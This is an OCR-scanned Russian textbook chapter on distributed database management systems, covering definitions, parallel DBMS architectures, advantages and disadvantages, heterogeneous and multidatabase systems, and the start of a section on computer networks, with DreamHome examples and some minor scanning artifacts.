В предыдущих главах в основном рассматривались централизованные системы баз данных, т.е. системы, в которых единственная логическая база данных размещалась в пределах одного узла и находилась под управлением одной СУБД. В этой главе мы обсудим принципы и проблемы, связанные с распределенными СУБД, позволяющими конечным пользователям иметь доступ не только к дан-

ным, сохраняемым на их собственном узле, но и к данным, размещенным на различных удаленных узлах. В прессе уже неоднократно делались заявления о том, что в связи с нарастающим процессом перехода организаций к технологии распределенных баз данных централизованные базы данных буквально через несколько лет превратятся в антикварную редкость.

Структура этой главы

В разделе 22.1 представлены основные принципы технологии распределенных СУБД и показаны различия, существующие между распределенными СУБД, средствами распределенной обработки и параллельными СУБД. В разделе 22.2 приведен очень краткий обзор основных принципов создания и работы компьютерных сетей, знание которых потребуется при обсуждении последующего материала. В разделе 22.3 речь пойдет о новых функциональных возможностях, которые должны предоставляться типичной распределенной СУБД. Кроме того, здесь описаны возможные и рекомендуемые варианты архитектуры распределенных СУБД, представленные как расширения архитектуры ANCI-SPARC, речь о которой шла в главе 2. В разделе 22.4 показано, как расширить методологию проектирования баз данных, описанную в части IV этой книги, с учетом особенностей работы с распределенными данными. В разделе 22,5 рассматриваются проблемы обеспечения прозрачности среды распределенных баз данных, которая должна гарантироваться любой распределенной СУБД, и эта тема завершается в разделе 22.6 кратким обзором сформулированных Дейтом двенадцати правил, которым должна отвечать любая распределенная СУБД. Как и прежде, все приведенные в этой главе примеры разработаны на базе учебного проекта *DreamHome*, описанного в разделе 10.4 и в приложении А.

22.1. Введение

Основной предпосылкой разработки систем, использующих базы данных, является стремление объединить все обрабатываемые в организации данные в единое целое и обеспечить к ним контролируемый доступ. Хотя интеграция и предоставление контролируемого доступа могут способствовать централизации, последняя не является самоцелью. На практике создание компьютерных сетей приводит к децентрализации обработки данных. Децентрализованный подход, по сути, отражает организационную структуру многих компаний, логически состоящих из отдельных подразделений, отделов, проектных групп и т.п., которые физически распределены по разным офисам, отделениям, предприятиям или филиалам, причем каждая отдельная производственная единица имеет дело с собственным набором обрабатываемых данных [93]. Разработка распределенных баз данных, отражающих организационные структуры предприятий, позволяет сделать общедоступными данные, поддерживаемые каждым из существующих подразделений, обеспечив при этом их хранение именно в тех местах, где они чаще всего используются. Подобный подход расширяет возможности совместного использования информации, одновременно повышая эффективность доступа к ней.

Распределенные системы призваны решить проблему *информационных островов*. Если на предприятии имеется несколько баз данных, их иногда рассматривают как некие разрозненные территории, представляющие собой отдельные и труднодоступные для многих места, подобные удаленным друг от друга островам. Данное положение может являться следствием географической разобщенности, несовместимости используемой компьютерной архитектуры, несовместимости используемых протоколов связи и т.д. Подобное положение дел способна изменить интеграция отдельных баз данных в одно логическое целое.

22.1.1. Основные понятия

Чтобы начать обсуждение проблем, связанных с распределенными СУБД, прежде всего необходимо уяснить, что же такое распределенная база данных.

Распределенная **база** данных. Набор логически связанных между собой совокупностей разделяемых данных (и их описаний), которые физически распределены в некоторой компьютерной сети.

Из этого вытекает следующее определение распределенной СУБД.

Распределенная СУБД, Программный комплекс, предназначенный для управления распределенными базами данных и обеспечивающий прозрачный доступ пользователей к распределенной информации.

Распределенная система управления базой данных (распределенная СУБД) состоит из единой логической базы данных, разделенной на некоторое количество фрагментов. Каждый фрагмент базы данных сохраняется на одном или нескольких компьютерах, работающих под управлением отдельных СУБД и соединенных между собой сетью связи. Любой узел способен независимо обрабатывать запросы пользователей, требующие доступа к локально сохраняемым данным (т.е. каждый узел обладает определенной степенью автономности), а также способен обрабатывать данные, сохраняемые на других компьютерах сети.

Пользователи взаимодействуют с распределенной базой данных через приложения. Приложения могут подразделяться на не требующие доступа к данным на других узлах (локальные приложения) и требующие подобного доступа (глобальные приложения). В распределенной СУБД должно существовать хотя бы одно глобальное приложение, поэтому любая такая СУБД должна иметь следующие характеристики.

- Имеется набор логически связанных разделяемых данных.
- Сохраняемые данные разбиты на некоторое количество фрагментов.
- Может быть предусмотрена репликация фрагментов данных.
- Фрагменты и их копии распределяются по разным узлам.
- Узлы связаны между собой сетевыми соединениями.
- Доступ к данным на каждом узле происходит под управлением СУБД.
- СУБД на каждом узле способна поддерживать автономную работу локальных приложений.
- СУБД каждого узла поддерживает хотя бы одно глобальное приложение.

Но нет необходимости в том, чтобы на каждом из узлов системы существовала своя собственная локальная база данных, что и показано на примере топологии распределенной СУБД, представленной на рис. 22.1.

Пример 22.1. Распределенная обработка данных в компании DreamHome

Используя технологию распределенных баз данных, компания *DreamHome* вместо единственного центрального мэйнфрейма может разместить свою базу данных на нескольких независимых компьютерных системах. Подобные компьютерные системы могут быть установлены в каждом местном отделении компании, например в Лондоне, Абердине и Глазго, Сетевые соединения,

связывающие компьютерные системы, позволят взаимодействовать отделениям компании, а распределенная СУБД обеспечит доступ к данным, размещенным в других отделениях компании. В результате клиент, проживающий в городе Глазго, сможет обратиться в ближайшее отделение компании и ознакомиться с объектами недвижимости, предоставляемыми в аренду в Лондоне, что избавит его от необходимости для получения этих сведений связываться с Лондоном по телефону или посылать почтовое сообщение.

Еще один вариант состоит в том, что при наличии в каждом отделении компании *DreamHome* своей (независимой от других) базы данных распределенная СУБД может применяться для объединения отдельных баз данных в единую логическую базу данных, что также позволит обеспечить доступ к локальным данным сотрудникам всей компании.




Рис. 22.1, Топология распределенной СУБД

Из определения СУБД следует, что она должна сделать само это распределение данных прозрачным (незаметным) для конечного пользователя. Другими словами, от пользователей должен быть полностью скрыт тот факт, что распределенная база данных состоит из нескольких фрагментов, которые могут размещаться на различных компьютерах и для которых, возможно, даже организована репликация данных. Цель обеспечения прозрачности состоит в том, чтобы распределенная система внешне выглядела как централизованная. Иногда это требование называют основным принципом создания распределенных СУБД [91]. Данный принцип требует предоставления конечному пользователю широкого набора функциональных возможностей, но, к сожалению, одновременно ставит перед программным обеспечением распределенной СУБД множество дополнительных задач, с которыми мы подробнее ознакомимся в разделе 22.5.

Распределенная обработка

Очень важно понимать различия между распределенными СУБД и средствами распределенной обработки данных.

Распределенная обработка. Обработка с использованием централизованной базы данных, доступ к которой может осуществляться с различных компьютеров сети.

Ключевым моментом в определении распределенной СУБД является утверждение, что система работает с данными, физически распределенными в сети. Если данные хранятся централизованно, то даже в том случае, когда доступ к ним обеспечивается для любого пользователя по сети, эта система просто поддерживает распределенную обработку, но не может рассматриваться как распределенная СУБД. Схематически подобная топология распределенной обработки представлена на рис. 22.2. Сравните этот вариант, содержащий центральную базу данных на узле 2, с вариантом, представленным на рис. 22.1, в котором присутствует несколько узлов, каждый из которых имеет собственную базу данных.




Рис. 22.2. Топология системы с распределенной обработкой

Параллельные СУБД

Кроме того, следует четко понимать различия, существующие между распределенными и параллельными СУБД.

Параллельная СУБД. Система управления базой данных, функционирующая с использованием нескольких процессоров и жестких дисков, что позволяет ей (если это возможно) распараллеливать выполнение некоторых операций с целью повышения общей производительности обработки.

Появление параллельных СУБД было вызвано тем фактом, что системы с одним процессором оказались не способны удовлетворять растущие требования к масштабируемости, надежности и производительности обработки данных. Эффективной и экономически обоснованной альтернативой однопроцессорным СУБД стали параллельные СУБД, функционирующие одновременно на нескольких процессорах. Применение параллельных СУБД позволяет объединить несколько маломощных машин для получения такого же уровня производительности, как и в случае одной, но более мощной машины, с дополнительным выигрышем в масштабируемости и надежности системы по сравнению с однопроцессорными СУБД.


Для предоставления нескольким процессорам совместного доступа к одной и той же базе данных параллельная СУБД должна обеспечивать управление совместным доступом к ресурсам. То, какие именно ресурсы разделяются и как это разделение реализовано на практике, непосредственно влияет на показатели производительности и масштабируемости создаваемой системы, что, в свою очередь, определяет пригодность конкретной СУБД к условиям заданной вычислительной среды и требованиям приложений. Три основных типа архитектуры параллельных СУБД представлены на рис. 22,3. К ним относятся:

- системы с разделением памяти;
- системы с разделением дисков;
- системы без разделения вычислительных ресурсов.

Хотя параллельная система без разделения вычислительных ресурсов иногда рассматривается как распределенная СУБД, в такой системе распределение данных обусловлено лишь стремлением к повышению производительности. Более того, узлы распределенной СУБД обычно разделены географически, находятся под управлением разных администраторов и соединены между собой относительно медленными сетевыми соединениями, тогда как узлы параллельной СУБД чаще всего располагаются на одном и том же компьютере или в пределах одной и той же производственной площадки.

Системы с разделением памяти состоят из тесно связанных между собой компонентов, в число которых входит несколько процессоров, разделяющих общую системную память. Эта архитектура, называемая также архитектурой с симметричной многопроцессорной обработкой (SMP), в настоящее время получила широкое распространение и применяется для самых разных вычислительных платформ, от персональных рабочих станций, содержащих несколько параллельно работающих микропроцессоров, больших RISC-систем и вплоть до крупнейших мэйнфреймов. Эта архитектура обеспечивает быстрый доступ к данным для ограниченного набора процессоров, количество которых обычно не превосходит 64. В противном случае взаимодействие по сети становится узким местом всей системы.

Системы с разделением дисков создаются из менее тесно связанных между собой компонентов. Они являются оптимальным вариантом для приложений, которые унаследовали высокую централизацию обработки и должны обеспечивать самые высокие показатели доступности и производительности. Каждый из процессоров имеет непосредственный доступ ко всем совместно используемым дисковым устройствам, но обладает собственной оперативной памятью. Как и в случае архитектуры без разделения вычислительных ресурсов, архитектура с разделением дисков исключает узкие места, связанные с совместно используемой памятью. Однако, в отличие от архитектуры без разделения вычислительных ресурсов, данная архитектура исключает упомянутые узкие места без внесения дополнительных издержек, связанных с физическим распределением данных по отдельным устройствам. Разделяемые дисковые системы иногда называют *кластерами*.



Рис, 22.3. Архитектура систем баз данных с параллельной обработкой: а) с разделением памяти; б) с разделением дисков; в) без разделения

Системы без разделения вычислительных ресурсов (эту архитектуру иначе называют архитектурой с массовой параллельной обработкой) используют схему, в которой каждый процессор, являющийся частью системы, имеет свою собственную оперативную и дисковую память. База данных распределена между всеми дисковыми устройствами, подключенным к отдельным, связанным с этой базой данных вычислительным подсистемам, в результате чего все данные прозрачно доступны пользователям каждой из этих подсистем. Такая архитектура обеспечивает более высокий уровень масштабируемости, чем системы с разделяемой памятью, и позволяет легко поддерживать большое количество процессоров. Однако оптимальной производительности удается достичь только в том случае, если требуемые данные хранятся локально.

Параллельные технологии обычно используются в случае исключительно больших баз данных, размеры которых могут достигать нескольких терабайтов (10^{12} байт), или в системах, обеспечивающих выполнение тысяч транзакций в секунду. Подобные системы нуждаются в доступе к большому объему данных и должны обеспечивать приемлемое время реакции на запрос. Параллельные СУБД могут использовать различные вспомогательные технологии, позволяющие повысить производительность обработки сложных запросов за счет применения методов распараллеливания операций просмотра, соединения и сортировки, что позволяет нескольким процессорным узлам автоматически распределять между собой текущую нагрузку. Более подробно речь об этих технологиях пойдет в главе 30. В данный момент достаточно отметить, что все крупные разработчики СУБД в настоящее время поставляют параллельные версии созданных ими машин баз данных.

22.1.2. Преимущества и недостатки распределенных СУБД

Распределенные системы баз данных имеют дополнительные преимущества перед традиционными централизованными системами баз данных, К сожалению, эта технология не лишена и некоторых недостатков. В этом разделе описаны как преимущества, так и недостатки, свойственные распределенным СУБД.

Преимущества

Отражение структуры организации

Крупные организации, как правило, имеют множество отделений, которые могут находиться в разных концах страны и даже за ее пределами. Например, компания *DreamHome* имеет многочисленные отделения в различных городах Великобритании. Вполне логично будет предположить, что используемая этой компанией база данных должна быть распределена между ее отдельными офисами. В каждом отделении компании *DreamHome* может поддерживаться база данных, содержащая сведения о его персонале, сдаваемых в аренду объектах недвижимости, которыми занимаются сотрудники данного отделения, а также о клиентах, которые владеют или желают получить в аренду эти объекты. В подобной базе данных персонал отделения сможет выполнять необходимые ему локальные запросы. А руководству компании может потребоваться выполнять глобальные запросы, предусматривающие получение доступа к данным, которые хранятся во всех или в некоторых существующих отделениях компании.

Высокая степень разделяемости и локальной автономности

Географическая распределенность организации может быть отражена в распределении ее данных, причем пользователи одного узла смогут получать доступ

к данным, хранящимся на других узлах. Данные могут быть помещены на тот узел, где зарегистрированы пользователи, чаще всего работающие с этими данными. В результате заинтересованные пользователи получают локальный контроль над требуемыми им данными и могут устанавливать или регулировать локальные ограничения на их использование. Администратор глобальной базы данных (АБД) отвечает за систему в целом. Как правило, часть этой ответственности делегируется на локальный уровень, благодаря чему АБД локального уровня получает возможность управлять локальной СУБД (см. раздел 9.15).

Повышение доступности данных

В централизованных СУБД отказ центрального компьютера вызывает прекращение функционирования всей СУБД. Однако отказ одного из узлов распределенной СУБД или линии связи между узлами приводит к тому, что становятся недоступными лишь некоторые узлы, тогда как вся система в целом сохраняет свою работоспособность. Распределенные СУБД проектируются таким образом, чтобы обеспечивалось их функционирование, несмотря на подобные отказы. Если выходит из строя один из узлов, система сможет перенаправить запросы, адресованные отказавшему узлу, на другой узел.

Повышение надежности

Если организована репликация данных, в результате чего данные и их копии будут размещены на нескольких узлах, отказ отдельного узла или линии связи между узлами не приведет к прекращению доступа к данным в системе.

Повышение производительности

Если данные размещены на самом нагруженном узле, который унаследовал от систем-предшественников высокий уровень распараллеливания обработки, то развертывание распределенной СУБД может способствовать повышению скорости доступа к базе данных (по сравнению с доступом к удаленной централизованной СУБД). Более того, поскольку каждый узел работает только с частью базы данных, степень использования центрального процессора и служб ввода-вывода может оказаться ниже, чем в случае централизованной СУБД.

Экономические выгоды

В 1960-е годы мощность вычислительных средств возрастала пропорционально квадрату стоимости ее оборудования, поэтому система, стоимость которой была втрое выше стоимости данной, превосходила ее по мощности в девять раз. Эта зависимость получила название закона Гроша (Grosch). Однако в настоящее время считается общепринятым положение, согласно которому намного дешевле собрать из небольших компьютеров систему, мощность которой будет эквивалентна мощности одного большого компьютера. Оказывается, что намного выгоднее устанавливать в подразделениях организации собственные маломощные компьютеры, кроме того, гораздо дешевле добавить в сеть новые рабочие станции, чем модернизировать систему с мэйнфреймом.

Второй потенциальный источник экономии имеет место в том случае, если базы данных географически удалены друг от друга и приложения требуют осуществления доступа к распределенным данным. В этом случае из-за относительно высокой стоимости передачи данных по сети (по сравнению со стоимостью их локальной обработки) может оказаться экономически выгодным разделить приложение на соответствующие части и выполнять необходимую обработку на каждом из узлов локально.

Модульность системы

В распределенной среде расширение существующей системы осуществляется намного проще. Добавление в сеть нового узла не оказывает влияния на функционирование уже существующих. Подобная гибкость позволяет организации легко расширяться. Перегрузки из-за увеличения размера базы данных обычно устраняются путем добавления в сеть новых вычислительных мощностей и устройств внешней памяти. В централизованных СУБД расширение базы данных может потребовать замены оборудования (более мощной системой) и используемого программного обеспечения (более мощной или более гибкой СУБД).

Недостатки

Повышение сложности

Распределенные СУБД, способные скрыть от конечных пользователей распределенную природу используемых ими данных и обеспечить необходимый уровень производительности, надежности и доступности, безусловно, являются более сложными программными комплексами, чем централизованные СУБД. Тот факт, что данные могут подвергаться копированию, также создает дополнительную предпосылку усложнения программного обеспечения распределенной СУБД. Если репликация данных не поддерживается на требуемом уровне, система будет иметь более низкий уровень доступности данных, надежности и производительности, чем централизованные системы, а все изложенные выше преимущества превратятся в недостатки.

Увеличение стоимости

Увеличение сложности означает и увеличение затрат на приобретение и сопровождение распределенной СУБД (по сравнению с обычными централизованными СУБД). К тому же развертывание распределенной СУБД требует дополнительного оборудования, необходимого для установки сетевых соединений между узлами. Следует ожидать и увеличения расходов на оплату каналов связи, вызванных ростом сетевого трафика. Кроме того, возрастут затраты на оплату труда персонала, который потребуется для обслуживания локальных СУБД и сетевых соединений.

Проблемы защиты

В централизованных системах доступ к данным легко контролируется. Однако в распределенных системах потребуется организовать контроль доступа не только к копируемым данным, расположенных на нескольких производственных площадках, но и защиту самих сетевых соединений. Раньше сети рассматривались как незащищенные инфраструктуры связи. Хотя это отчасти справедливо и в настоящее время, тем не менее в отношении защиты сетевых соединений достигнут весьма существенный прогресс.

Усложнение контроля за целостностью данных

Целостность базы данных означает правильность и согласованность хранящихся в ней данных. Требования обеспечения целостности обычно формулируются в виде некоторых ограничений, выполнение которых будет гарантировать защиту информации в базе данных от разрушения. Реализация ограничений поддержки целостности обычно требует доступа к большому количеству данных, используемых при выполнении проверок, но не требует выполнения операций обновления. Б распределенных СУБД повышенная стоимость передачи и обработки данных может препятствовать организации эффективной защиты от нарушений целостности данных. К обсуждению этого вопроса мы вернемся в разделе 23.4.5.

Отсутствие стандартов

Хотя вполне очевидно, что функционирование распределенных СУБД зависит от эффективности используемых каналов связи, только в последнее время стали вырисовываться контуры стандартов на каналы связи и протоколы доступа к данным. Отсутствие стандартов существенно ограничивает потенциальные возможности распределенных СУБД. Кроме того, не существует инструментальных средств и методологий, способных помочь пользователям в преобразовании централизованных систем в распределенные.

Недостаток опыта

В настоящее время в эксплуатации находится уже несколько систем-прототипов и распределенных СУБД общего назначения, что позволило уточнить требования к используемым протоколам и установить круг основных проблем. Однако на текущий момент распределенные системы общего назначения еще не получили широкого распространения. Соответственно, еще не накоплен необходимый опыт промышленной эксплуатации распределенных систем, сравнимый с опытом эксплуатации централизованных систем. Такое положение дел является серьезным сдерживающим фактором для многих потенциальных сторонников данной технологии.

Усложнение процедуры разработки базы данных

Разработка распределенных баз данных, помимо обычных трудностей, связанных с процессом проектирования централизованных баз данных, требует принятия решения о фрагментации данных, распределении фрагментов по отдельным узлам и репликации данных. Все эти проблемы подробнее будут описаны в разделе 22.4. Такие сложности усугубляют и без того нелегкий процесс проектирования базы данных.

Все преимущества и недостатки, свойственные распределенным СУБД, перечислены в табл. 22.1.

Таблица 22.1. Преимущества и недостатки распределенных СУБД

Преимущества	Недостатки
Отображение структуры организации	Повышение сложности
Разделяемость и локальная автономность	Увеличение стоимости
Повышение доступности данных	Проблемы защиты
Повышение надежности	Усложнение контроля за целостностью данных
Повышение производительности	Отсутствие стандартов
Экономические выгоды	Недостаток опыта
Модульность системы	Усложнение процедуры разработки базы данных

22.1.3. Однородные и разнородные распределенные СУБД

Распределенные СУБД подразделяются на *однородные* и *разнородные*. В однородных системах все узлы используют один и тот же тип СУБД. В разнородных системах на узлах могут функционировать различные типы СУБД, использующие разные модели данных, т.е. разнородная система может включать узлы с реляционными, сетевыми, иерархическими или объектно-ориентированными СУБД.

Однородные системы значительно проще проектировать и сопровождать. Кроме того, подобный подход позволяет поэтапно наращивать размеры системы, последовательно добавляя новые узлы к уже существующей распределенной системе. Дополнительно появляется возможность повышать производительность системы за счет организации на различных узлах параллельной обработки информации.

Разнородные системы обычно возникают в тех случаях, когда независимые узлы, уже эксплуатирующие свои собственные системы с базами данных, со временем интегрируются во вновь создаваемую распределенную систему. В разнородных системах для организации взаимодействия между различными типами СУБД требуется обеспечить преобразование передаваемых сообщений. Для обеспечения прозрачности в отношении типа используемой СУБД пользователи каждого из узлов должны иметь возможность формулировать интересующие их запросы на языке той СУБД, которая используется на их локальном узле. Система должна взять на себя поиск требуемых данных и выполнение всех необходимых преобразований передаваемых сообщений. В общем случае данные могут быть затребованы с другого узла, который характеризуется следующими особенностями:

- иной тип используемого оборудования;
- иной тип используемой СУБД;
- иной тип применяемых оборудования и СУБД.

Если используется иной тип оборудования, но на узлах применяются одинаковые СУБД, методы выполнения преобразований вполне очевидны и включают замену кодов и изменение длины машинного слова. Если типы используемых на узлах СУБД различны, процедура преобразования усложняется тем, что необходимо преобразовывать структуры данных одной модели данных в эквивалентные структуры данных другой модели данных. Например, отношения в реляционной модели данных должны быть преобразованы в записи и наборы, характерные для сетевой модели данных. Кроме того, приходится транслировать текст запросов с одного языка в другой (например, запросы с оператором SELECT языка SQL может потребоваться преобразовать в запросы с операторами FIND и GET языка манипулирования данными сетевой СУБД). Если отличаются и тип используемого оборудования, и тип программного обеспечения, потребуется выполнять оба вида трансляции. Все изложенное выше чрезвычайно усложняет обработку данных в разнородных распределенных СУБД.

Дополнительные сложности возникают при попытках выработки единой концептуальной схемы, создаваемой путем интеграции отдельных локальных концептуальных схем. Как уже указывалось при обсуждении этапа 3.1 предложенной в главе 15 методологии логического проектирования баз данных, при наличии семантической неоднородности интеграция локальных моделей данных становится чрезвычайно трудной задачей. Например, атрибуты, имеющие в разных схемах одно и то же имя, на деле могут представлять совершенно различные понятия. Аналогично, атрибуты с разными именами фактически могут представлять одну и ту же характеристику. Подробное описание методов выявления и устранения семантической неоднородности выходит за рамки данной книги. Заинтересованному читателю рекомендуем обратиться к [124].

Типичное решение, применяемое в некоторых реляционных системах, состоит в том, что отдельные части разнородных распределенных систем должны использовать шлюзы, предназначенные для преобразования языка и модели данных каждого из используемых типов СУБД в язык и модель данных реляционной системы. Однако подходу с применением шлюзов свойственны некоторые серьезные ограничения. Во-первых, шлюзы не позволяют организовать систему управления транзакциями даже для отдельных пар систем. Другими словами, шлюз между двумя системами представляет собой не более чем транслятор за-

просов. Например, шлюзы не позволяют системе координировать управление параллельным выполнением и процедурами восстановления транзакций, включающих обновление данных в обеих базах. Во-вторых, использование шлюзов позволяет решить лишь задачу трансляции запросов с языка одной СУБД на язык другой. Поэтому они, как правило, не позволяют решить проблему создания однородной структуры и устранить различия между представлениями данных в различных схемах.

Принципы открытого доступа и функциональной совместимости баз данных

Комитет Open Group организовал рабочую группу (Specification Working Group — SWG), призванную подготовить ответ на поступающие запросы по поводу открытого доступа и функциональной совместимости баз данных [143]. Цель работы этой группы состоит в подготовке спецификаций (или в получении подтверждений того, что требуемые спецификации существуют или разрабатываются), регламентирующих инфраструктуру среды базы данных, включающую следующие элементы.

- Унифицированный и достаточно мощный интерфейс языка SQL (SQL API), позволяющий создавать клиентские приложения таким образом, чтобы они не были привязаны к конкретному типу используемой СУБД.
- Унифицированный протокол доступа к базе данных, позволяющий непосредственно взаимодействовать СУБД различных типов без необходимости использования какого-либо шлюза.
- Унифицированный сетевой протокол, позволяющий осуществлять взаимодействие СУБД различных типов.

Самой важной задачей этой группы следует считать поиск способа, позволяющего в одной транзакции выполнять обработку данных, содержащихся в нескольких базах, управляемых СУБД различных типов, причем без необходимости применения каких-либо шлюзов.

Мультибазовые системы

Прежде чем завершить данный раздел, целесообразно кратко ознакомиться с одной из разновидностей распределенных СУБД, называемой *мультибазовой системой*.

Мультибазовая система. Распределенная система управления базами данных, в которой управление каждым из узлов осуществляется автономно.

В последние годы заметно возрос интерес к мультибазовым СУБД, в которых предпринимается попытка логической интеграции таких распределенных систем баз данных, в которых весь контроль над отдельными локальными системами целиком и полностью осуществляется их операторами. Одним из следствий полной автономности узлов является отсутствие необходимости внесения каких-либо изменений в локальные СУБД. Следовательно, мультибазовые СУБД требуют создания поверх существующих локальных систем дополнительного уровня программного обеспечения, предназначенного для предоставления необходимых функциональных возможностей.

Мультибазовые системы позволяют конечным пользователям разных узлов получать доступ и совместно использовать данные без необходимости физической интеграции существующих баз данных. Они обеспечивают пользователям

возможность управлять базами данных их собственных узлов без какого-либо централизованного контроля, который обязательно присутствует в обычных типах распределенных СУБД. Администратор локальной базы данных может разрешить доступ к определенной части своей базы данных посредством создания *схемы экспорта*, определяющей, к каким элементам локальной базы данных смогут получать доступ внешние пользователи. Существуют так называемые необъединенные (не имеющие локальных пользователей) и объединенные мультибазовые системы. Объединенная система представляет собой некоторый гибрид распределенной и централизованной систем, поскольку она выглядят как распределенная система для удаленных пользователей и как централизованная система — для локальных. Информацию о классификации распределенных систем заинтересованный читатель сможет найти в [41] и [273].

Иными словами, мультибазовая СУБД незаметно для пользователя размещается над существующими системами баз данных и файловыми системами и рассматривается пользователями как единая база данных. Мультибазовая СУБД поддерживает глобальную схему, на основании которой пользователи могут формировать запросы и модифицировать данные. Мультибазовая СУБД работает только с глобальной схемой, тогда как локальные СУБД собственными силами обеспечивают поддержку данных всех своих пользователей. Глобальная схема создается путем объединения схем локальных баз данных. Программное обеспечение мультибазовой СУБД предварительно транслирует глобальные запросы и превращает их в запросы и операторы модификации данных соответствующих локальных СУБД. Затем полученные после выполнения локальных запросов результаты сливаются в единый глобальный результирующий набор, предоставляемый пользователю. Кроме того, мультибазовая СУБД осуществляет контроль за выполнением фиксации или отката отдельных операций глобальных транзакций локальных СУБД, а также обеспечивает сохранение целостности данных в каждой из локальных баз данных. Программы мультибазовой СУБД управляют различными шлюзами, с помощью которых они контролируют работу локальных СУБД.

Одним из примеров мультибазовой системы является система UniSQL компании Cincom Corporation. Она позволяет разрабатывать приложения с помощью единого глобального представления и единственного языка доступа к базе данных для работы со многими разнородными реляционными и объектно-ориентированными СУБД [83]. Подробнее речь о мультибазовых СУБД пойдет в разделе 22.3.3.

22.2. Принципы организации и работы компьютерных сетей

Компьютерная сеть. Множество компьютеров, соединенных между собой и способных обмениваться информацией.

Компьютерные сети представляют собой сложную и интенсивно развивающуюся область компьютерной индустрии, однако определенные знания в этой области совершенно необходимы для понимания принципов создания распределенных СУБД. За последние несколько десятилетий был пройден путь от использования полностью автономных отдельных компьютеров до современного состояния, когда сети компьютеров получили повсеместное распространение. Компьютерные сети могут представлять собой небольшие системы, состоящие из нескольких соединенных между собой персональных компьютеров, или системы

глобального масштаба, насчитывающие тысячи компьютеров и миллионы пользователей. В нашем конкретном случае распределенные СУБД основаны на использовании компьютерной сети и организованы таким образом, что работа сети полностью скрыта от конечного пользователя.

